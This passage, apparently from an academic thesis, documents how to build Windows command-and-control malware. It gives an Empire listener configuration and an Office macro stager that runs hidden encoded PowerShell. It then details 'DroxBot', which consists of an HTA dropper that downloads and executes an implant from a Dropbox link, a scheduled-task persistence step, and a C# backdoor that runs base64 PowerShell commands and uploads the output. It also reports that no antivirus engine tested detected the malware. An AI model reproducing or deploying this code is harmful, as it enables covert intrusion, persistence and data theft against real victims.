  ProxyCreds  False     default    Proxy credentials ([domain\username:password] to use for request (default, none, or other).
  KillDate   False     default    Date for the listener to exit (MM/dd/yyyy).
  Name       True      http       Name for the listener.
  Launcher   True      powershell -noP -sta -w 1 -enc Launcher string.
  DefaultDelay True      5          Agent delay/reach back interval (in seconds).
  DefaultLostLimit True     60        Number of missed checkins before exiting.
  WorkingHours False     default    Hours for the agent to operate (09:00-17:00).
  SlackChannel False     default    The Slack channel or DM that notifications will be sent to.
  DefaultProfile True     #general  Default communication profile for the agent.
  Host       True      http://192.168.1.240:80 Hostname/IP for staging.
  CertPath   False     default    Certificate path for https listeners.
  DefaultJitter True     0.0       Jitter in agent reachback interval (0.0-1.0).
  Proxy      False     default    Proxy to use for request (default, none, or other).
  UserAgent  False     default    User-agent string to use for the staging request (default, none, or other).
  StagingKey True      Y7cFBh-bykt)m-Q2awuJ:3q,f]I695*G Staging key for initial agent negotiation.
  BindIP     True      0.0.0.0   The IP to bind to on the control server.
  Port       True      80        Port for the listener.
  ServerVersion True     Microsoft-IIS/7.5 Server header for the control server.
  StagerURI  False     default    URI for the stager. Must use /download/. Example: /download/stager.php
```

Picture 19 - Empire listener's information


```

str = str + "KAaKAHMARQByACsAJAB0ACkAOWAkAekAVgA9ACQAZABhAQQAQQ"
str = str + "BbADAALgAuADMAXQA7ACQARABBAFQAQQA9ACQAZABBAHQQAQBb"
str = str + "ADQALgAuACQARABBAFQAQQAuAGwAZQBOAGcAVABIAF0AOwAtAG"
str = str + "oAbwBpAE4ANwBDAGAYQByAFsAXQBdACgAJgAgACQAuGAgACQA"
str = str + "ZABBAHQQAQAgACgAJABJAFYAKwAkAesAKQApAhWASQBFAFgA"
Const HIDDEN_WINDOW = 0
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\." & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:\\." & strComputer & "\root\cimv2:Win32_Process")
objProcess.Create str, Null, objConfig, intProcessID
End Function

```

Picture 22 - Empire macro office stager (b)

The macro is added to all products of the Office family and the stager will run when the Macro is activated. Since Macros on Office are disabled by default, when the user opens the file with the attached Macro, a notification warning will pop up, letting the user to select if he executes it or not. At this point, the Macro will run, if the user accepts it.

When the macro code is examined, a function named “Debugging” is created and the function is divided into two. First, the variable named `str` is assigned and the variable value is defined as “powershell.exe”, parameters and encoded Stager. The parameters used for the invoked PowerShell operation are `-noP`, `-sta`, `-w 1`, and `-enc`.

The first parameter, which means `NoProfile`, means that the currently active user’s profile will not be loaded. The `sta` parameter means to start the PowerShell process in single-thread mode. The `WindowStyle` parameter with value of 1, means to start the PowerShell process in hidden window. The `enc (encodedCommand)` parameter means that Base64-encoded PowerShell code is provided as the value.

Initially, the **Stager** avoids detection from the **Anti-Malware Scan Interface (AMSI)**. It encrypts the communication using the necessary operations, it takes the information of a Proxy used in the system and starts the initial communication with the command control center by using the values used when “Listener” was created. Finally, the PowerShell commands/scripts in the responses from the command center are run with **IEX (Invoke-Expression)**.

Secondly, the PowerShell process is invoked as a hidden window via **WMI** and runs the **Stager**. Finally, the functions **AutoOpen()** and **Document_Open()** are defined. The moment the related functions are triggered, the **Debugging** function is called.

A macro created this way, is inserted into a document. When adding a macro, the **Document name (Document)** value must be selected for the **Macros in** value. If the requirement is not met, this is not done or the default value is selected, the Macro will be saved to the local system and only the created file will be sent when the document is sent to the destination.

The macro will not go to the destination because it is added to the system, not the document. In addition, selecting the **Word 97-2003 Document (*.doc)** option while the file is being saved (for example, added to the Word file) is important for Macron’s healthy work. Word files created with this option are generic file types and work well in all Word versions.

7. DroxBot

7.1. Introduction

Many companies and home users are using DropBox as a sharing tool and for hosting data. It is therefore unusual that the DropBox domain or any traffic from and towards it, to be flagged as malicious. It is however possible to abuse the architecture of DropBox and use it as a command and control tool.

This can be achieved through the DroxBot which uses the DropBox API for communication between the controller and the implant. It supports running commands, code execution, data exfiltration, persistence mechanism and system reconnaissance. At the same time, it is undetectable from antivirus products, and gives the ability to the attacker to launch PowerShell Empire, the post-exploitation tool.

DroxBot is designed to employ legitimate actions for malicious purposes in order for the victim to fail to perceive the existence of the implant.

7.2. Architecture

The architecture of the malware is based on the dropper which downloads from the DropBox the final implant. The dropper is a word document which contains an .hta file. The .hta contains a form aimed to trigger the user to fill it by applying basic principles of social engineering. It is developed in JavaScript and when the victim accesses it, downloads the implant from the DropBox which holds as a legitimate action for the antivirus products and also adds persistence in system by adding a scheduled task. The implant is a C# backdoor with functionality to execute base64 encoded commands from the DropBox with the ability to connect to the Empire PowerShell framework. It uses the DropBox API to communicate with the DropBox. After the initial infection, the agent creates a file in DropBox with the mac address of the victim and next is looking in the same directory for the commands.txt file which contains the instructions for the malware.

7.3. Dropper

What is an hta file

According to Microsoft MSDN, HTML Applications (HTAs) are called the applications that use the Internet Explorer to render their view and support everything a webpage can process, namely HTML, CSS and scripting languages and behaviours. Also, in HTA's the restrictions against allowing scripts to manipulate the client are lifted. For example, all command codes are supported without scripting limitations. In addition, HTA's have read/write access to the file and registry on the client machine.

HTAs run embedded Microsoft ActiveX controls and Java applets irrespective of the zone security setting on the client machine. No warning alerts are displayed before such objects are run within an HTA. HTAs run separately from the Internet Explorer process, and therefore are not subject to the security restrictions imposed by Protected Mode.

Thus, we can execute VBScript in HTML application. Our only limitations lie on the capabilities of the scripting languages available within HTML applications. The process which is responsible for HTML applications is Mshta.exe.

DroxBot hta dropper

DroxBot dropper is an hta file which is contained in a word document. This dropper has four key components.

The first component is the creation of a folder in which the implant can be saved. The code creates and executes a new ActiveX Object in order to gain access in the user file system and save it in AppData\Roaming directory with the name 'MicrosoftTelematic'.

```
var FileOpener = new ActiveXObject("Scripting.FileSystemObject");
FileOpener.CreateFolder("%TEMP%\MicrosoftTelematic");
```

Picture 23 - hta dropper creates a folder

The second component is to download the implant from DropBox in the above filesystem path. Downloading the implant from the DropBox directly is a legitimate action which results in avoiding possible threat alerts from the antivirus software.

```
var ws = new ActiveXObject("WScript.Shell");
var fn = "%TEMP%" + "\\MicrosoftTelematic\\" + "DropClient.exe";

try {
    var xo = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
    xo.Open("GET", "https://www.dropbox.com/s/zi3yx85c9848t0m/DropClient.exe?dl=1", /*async=*/false);
    xo.Send();

    var xa = new ActiveXObject("ADODB.Stream");
    xa.open();
    xa.type = 1;
    xa.write(xo.ResponseBody);
    xa.position = 0;
    xa.saveToFile(fn);
    xa.close();

    var objShell = new ActiveXObject("Shell.Application");
    objShell.ShellExecute(fn, "mac");
    //ws.Run(fn, 0, 0);
} catch (er) {};
```

Picture 24 - hta dropper download and execute the malware

The third component is to execute the implant with the mac parameter accordingly to create a folder in Dropbox by using the mac address of the victim as the name of the folder.

```
var objShell = new ActiveXObject("Shell.Application");
objShell.ShellExecute(fn, "mac");
```

Picture 25 - hta dropper executes the malware

Finally, the fourth component creates a daily scheduled task in a set time to accomplish persistence of the implant.

```
a=new ActiveXObject("WScript.Shell");
a.Run("cmd.exe /C schTasks /Create /SC DAILY /TN \"MyTask\" /TR \"%C:\\Users\\LocalAdmin\\Documents\\MicrosoftTelematic\\DropClient.exe download\" /ST 19:03");
```

Picture 26 - hta dropper creates persistence via task scheduler

7.4. Implant

Architecture

The implant is written in C#, including the DropBox library and the TPL library (Task-based Asynchronous Programming). The implant accepts two arguments, the first is 'mac' and the second is 'download'.

```
if (args[0] == "mac")
{
    var task = Task.Run((Func<Task<int>>)Program.mac);
    task.Wait();
    return task.Result;
}
else if (args[0] == "download")
{
    var task2 = Task.Run((Func<Task<int>>)Program.Down);
    task2.Wait();
    return task2.Result;
}

return 0;
```

Picture 27 - Malware terminal options

The mac argument is executed when the dropper is accessed by the user and creates a folder in the DropBox account with the user's mac address as its name.


```
static async Task<int> mac()
{
    using (var dbx = new DropboxClient("[SECRET API KEY]"))
    {
        await maccrate(dbx);
    }
    return 0;
}
```

Picture 28 - Connection of the malware with the Dropbox

The function above initiates a new `DropboxClient` object and takes as argument the secret API key that has been created in the Dropbox account. Afterwards, the `maccreate` function gets the mac address from the victim's pc using the natives `C#` classes and creates the folder with the DropBox library object `dbx.Files.CreateFolderAsync`.


```
private static async Task<FolderMetadata> maccreate(DropboxClient dbx)
{
    var macAddr =
        (
            from nic in NetworkInterface.GetAllNetworkInterfaces()
            where nic.OperationalStatus == OperationalStatus.Up
            select nic.GetPhysicalAddress().ToString()
        ).FirstOrDefault();
    var folderArg = new CreateFolderArg("/") + macAddr;
    var folder = await dbx.Files.CreateFolderAsync(folderArg);
    return folder;
}
```

Picture 29 - Malware finds the mac address of the victim's pc




Picture 30 - The creation of folder on Dropbox with the mac address of the victim's pc

The download argument executes all the implant's malicious functionality. Initially looking for the folder with victim's mac address as name and then looking for the `commands.txt` file which contains the commands for the implant. The commands can be `download`, `empire` or `alive`.



Picture 31 - Malware execute command

The download command functionality guides the malware to read the payload.ps1 which is base64 encoded command in PowerShell.



Picture 32 - A base64 command in order to executed from the victim’s pc

```

if (await response.GetContentAsStringAsync() == "download")
{
    using (var payload = await client.Files.DownloadAsync("/" + macAddr + "/" + "payload.ps1"))
    {
        using (PowerShell PowerShellInstance = PowerShell.Create())
        {
            PowerShellInstance.AddScript(System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String(await payload.GetContentAsStringAsync())));
            try
            {
                var results = PowerShellInstance.Invoke();
                if (results.Count() > 0)
                {
                    int i = 0;
                    foreach (PSCObject obj in results)
                    {
                        Console.WriteLine(obj.ToString());
                        await Upload(client, obj.ToString(), i, "results");
                        i++;
                    }
                }
                else
                {
                    string content = "OK";
                    await Upload(client, content, 0, "results");
                }
            }
            catch (Exception e)
            {
                await Upload(client, e.Message, 0, "exception");
            }
            Console.ReadKey();
        }
    }
}

```

Picture 33 - Malware execution workflow

After the execution of the PowerShell script, if the purpose is to gather information then it returns a results.txt file with the date and time of execution and the information that has been gathered.

The empire command tells the implant to read the empire.ps1 to connect with PowerShell empire post-exploitation tool for further engagement. In the end, the alive command instructs the implant to create an alive.txt file to DropBox which acts a heartbeat.

Finally, the implant for the uploading uses the Upload function which also looks for the folder with the correct mac address as name and uploads itself with native Dropbox library function dbx.Files.UploadAsync the information that the implant has gathered.

```
private static async Task Upload(DropboxClient dbx, string content, int i, string name)
{
    using (var mem = new MemoryStream(Encoding.UTF8.GetBytes(content)))
    {
        var macAddr =
            (
                from nic in NetworkInterface.GetAllNetworkInterfaces()
                where nic.OperationalStatus == OperationalStatus.Up
                select nic.GetPhysicalAddress().ToString()
            ).FirstOrDefault();

        var updated = await dbx.Files.UploadAsync(
            "/" + macAddr + "/" + name + i + "_" + DateTime.Now.ToString("yyyy-dd-M--HH-mm-ss") + ".txt",
            WriteMode.Overwrite.Instance,
            body: mem);
    }
}
```

Picture 34 - Malware's upload function

7.5. Antivirus detection results

For the malware to evade any antivirus detection, it was thoroughly tested in virtual machines set up with Windows 10 Education Edition as the OS. A number of different antivirus engines was selected for the testing purposes as seen below.

Antivirus Engine	Detection
MalwareBytes	No
Eset	No
Norton	No
MacAfee	No
BitDefender	No
Kaspresky	No

Table 3 - Antivirus Engines and Detection Results

8. Conclusion

The development of a command and control system in a windows environment requires the ability to understand the key concepts of malware life cycle and how that can be represented in a windows operating system and leverage the features which developed to facilitate the user or the developer in order to achieve the goal of the malicious actor.

The approach of this thesis is to represent how an adversary can leverage Microsoft technologies and other third parties like Dropbox which antivirus or other defense products cannot detect them as malicious could conduct to establish in our operating system a full operational command and control malware.

This strategy is very common according to famous security firms and their researchers because of the increase of security mechanisms that has been developed recent years. The adversaries try to be undetectable both at operating system level and network level. So they try to find legitimate actions or actions that are whitelisted from defense programs in order to achieve that undetectability.

Defense strategy for incident response like kill chain model is very common and helps the defenders to understand in which step is the intrusion and how can follow the process of detection and eradication of malware from the system.

Finally, the most important role to avoid this tries to compromise our system is the human and his training not only to understand and distinguish the malicious program but the ability to detect the anomaly behavior of the system after the initial infection.

9. Future Work

In this thesis, I addressed the problem of developing a command and control malware in windows 10 and earlier versions of the OS. The malware used native Microsoft technologies like C# .Net and PowerShell, and was undetectable from the antiviruses and intrusion detection systems.

The main problem, which was addressed in the above implementation, was that the plain usage of PowerShell is now detected from most antiviruses. To counter that, we used encoded PowerShell inside the C# executable to avoid any detection. Another problem was that the C# executable needed to be signed in order to be executed from the current windows 10 operating system. To address that, a self-signed certificate from visual studio, was used instead. It was also observed that direct download of the malware from a public server, raised an alarm from the antiviruses. To override this obstacle, the Drobox server was used. Downloading directly from the Dropbox server was perceived as a legitimate action from antivirus softwares. Therefore the first stage of the malware can be stored in the filesystem of the potential victim. The usage of Dropbox worked beneficially for the whole process of malware infusion, since the domain of its cloud hosting service is whitelisted and resulted in avoiding any intrusion detection system from listed antiviruses.

I also used the PowerShell Empire in the Command and Control architecture to benefit from the plethora of modules which have been used in real case scenarios according to incident reports of popular security firms.

Many different adaptations, tests and experiments have been left for future work. The domain of malware development is vast and it is impossible for anyone to experiment in all the kinds of persistent, privilege escalation and antivirus evasion mechanisms. This thesis mainly focused in the implementation and the architecture of a Command and Control malware.

The following ideas could be useful for further research:

- Reverse engineering the DroxBot and ways to improve the difficulty of this process like encryption obfuscation and other packing methods.
- How other cloud hosting tools could be used as a Command and Control server.
- Ways to improve the undetectability for other droppers. For example, the usage of other file types, common for daily use like .doc files or .pdf files.
- The usage of other scripting languages -like JavaScript instead of PowerShell- and how these languages could be undetectable from antivirus engines.
- Last but not least, another domain for research could be, how the blue teams can avoid and detect this type of attacks which become more and more popular these days.

10. References

- [1] What is Malware? [Online] <https://zeltser.com/what-is-malware/> , August 2017
- [2] History of Malware [Online] <https://www.gdatasoftware.com/securitylabs/information/history-of-malware>
- [3]. Eric M. Hutchins, Michael J. CLoppert , Rohan M.Amin,Ph.D. “Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains” pp. 3-5
- [4] Peer-to-Peer Botnets for Beginners [Online] <https://www.malwaretech.com/2013/12/peer-to-peer-botnets-for-beginners.html>, December 2013
- [5] Classification of botnets [Online] <https://malwarelist.net/2012/10/18/classification-of-botnets/> ,October 2012
- [6] Paul Harkink “Understanding Peer-to-Peer Botnets” , October 5 2011
- [6] The rise of .NET and PowerShell malware [Online] <https://securelist.com/the-rise-of-net-and-powershell-malware/72417/> ,October 2015
- [7] Carlos Perez “Fundamentals of leveraging PowerShell “, Defcon25
- [8] Symantec: The Increased used of PowerShell in attacks [Online] <https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf>
- [9] Ryan Kazanciyan, Matt Hastings “Investigating PowerShell attacks” Black Hat 2014
- [10] Scott Sutherland “15 ways to Bypass the PowerShell Execution Policy” [Online] <https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/>, September 2014
- [11] <https://github.com/EmpireProject/Empire>
- [12] <https://github.com/PowerShellMafia/PowerSploit>
- [14] <https://github.com/kbandla/APTnotes>
- [15] Introduction to HTML Applications (HTAs) [Online] [https://msdn.microsoft.com/en-us/library/ms536496\(VS.85\).aspx](https://msdn.microsoft.com/en-us/library/ms536496(VS.85).aspx) , tMay 2011
- [16] Adversarial Tactics, Techniques & Common Knowledge[Online] https://attack.mitre.org/wiki/Main_Page
- [17] <https://artofpwn.com/offensive-and-defensive-powershell-i.html>